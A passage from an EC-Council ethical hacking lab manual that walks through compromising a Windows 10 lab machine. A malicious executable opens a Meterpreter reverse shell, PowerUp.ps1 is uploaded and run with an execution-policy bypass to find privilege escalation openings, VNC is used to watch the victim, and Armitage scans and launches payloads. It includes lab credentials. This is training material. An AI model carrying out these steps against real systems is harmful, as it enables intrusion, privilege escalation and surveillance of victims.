


Figure 1.4.11: Malicious file successfully downloaded

21. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.4.12: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

TASK 4.6

Establish Remote Session

23. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.13: Meterpreter shell successfully obtained

24. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.




Figure 1.4.14: Windows 7 Machine Remote view in Kali Linux machine

TASK 4.7

Find Misconfigurations in the Target System

25. Now, open another **Parrot Terminal** and navigate to the root directory.
26. In the **Terminal** window, type **git clone https://github.com/PowerShellMafia/PowerSploit** and press **Enter**. The PowerSploit repository is downloaded to the **root** directory.




Figure 1.4.15: Cloning PowerSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **PowerSploit** folder.
- Paste the copied **PowerSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PowerSploit /root/**.

27. Now, switch back to the **Terminal** window with an active **Meterpreter** session. Type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.




Figure 1.4.16: Upload file to the target system

28. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 1.4.17: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

30. A result appears, displaying vulnerabilities in unquoted service paths, service executables, argument permissions, DLL locations, service permissions, unattended install files, and other locations.




Figure 1.4.18: Unquoted service paths




Figure 1.4.19: Service executable and argument permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.20: Potentially hijackable DLL locations

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

31. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

TASK 4.8

Open VNC Session

32. Now, exploit VNC vulnerability to gain remote access to the **Windows 10** virtual machine. To do so, type **run vnc** and press **Enter**.




Figure 1.4.21: Opening a VNC session through meterpreter

33. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.4.22: Victim's system easily accessible through a VNC session

34. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
35. Close all open windows and document all the acquired information.

TASK 5 Gain Access to a Remote System using Armitage

Here, we will use the Armitage tool to gain access to the remote target machine.

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Before starting this task, restart the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open the **Parrot Terminal**.
2. The **Parrot Terminal** window appears. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.5.1: Running the programs as a root user

5. In the terminal window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.5.2: Start postgresql service

TASK 5.1

Launch Armitage

6. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Metasploit Framework → armitage** to launch the Armitage tool.
7. A security pop-up appears, enter the password as **toor** and click **OK**.




Figure 1.5.3: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




Figure 1.5.4: Connect pop-up

9. The **Start Metasploit?** pop-up appears; click **Yes**.
10. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Figure 1.5.5: Armitage main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Scan the Target

11. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan → Intense Scan** to scan for live hosts in the network.




Figure 1.5.6: Select Intense Scan

12. The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.




Figure 1.5.7: Input pop-up

13. After waiting for the scan to complete, a **Message** pop-up appears, displaying the **Scan Complete!** message; click **OK**.




Figure 1.5.8: Message pop-up

14. Observe that the target host (**10.10.10.10**) appears on the screen, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




Figure 1.5.9: Target host appears on the screen

TASK 5.3

Generate and Send Payload

15. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**, double-click **meterpreter_reverse_tcp**.

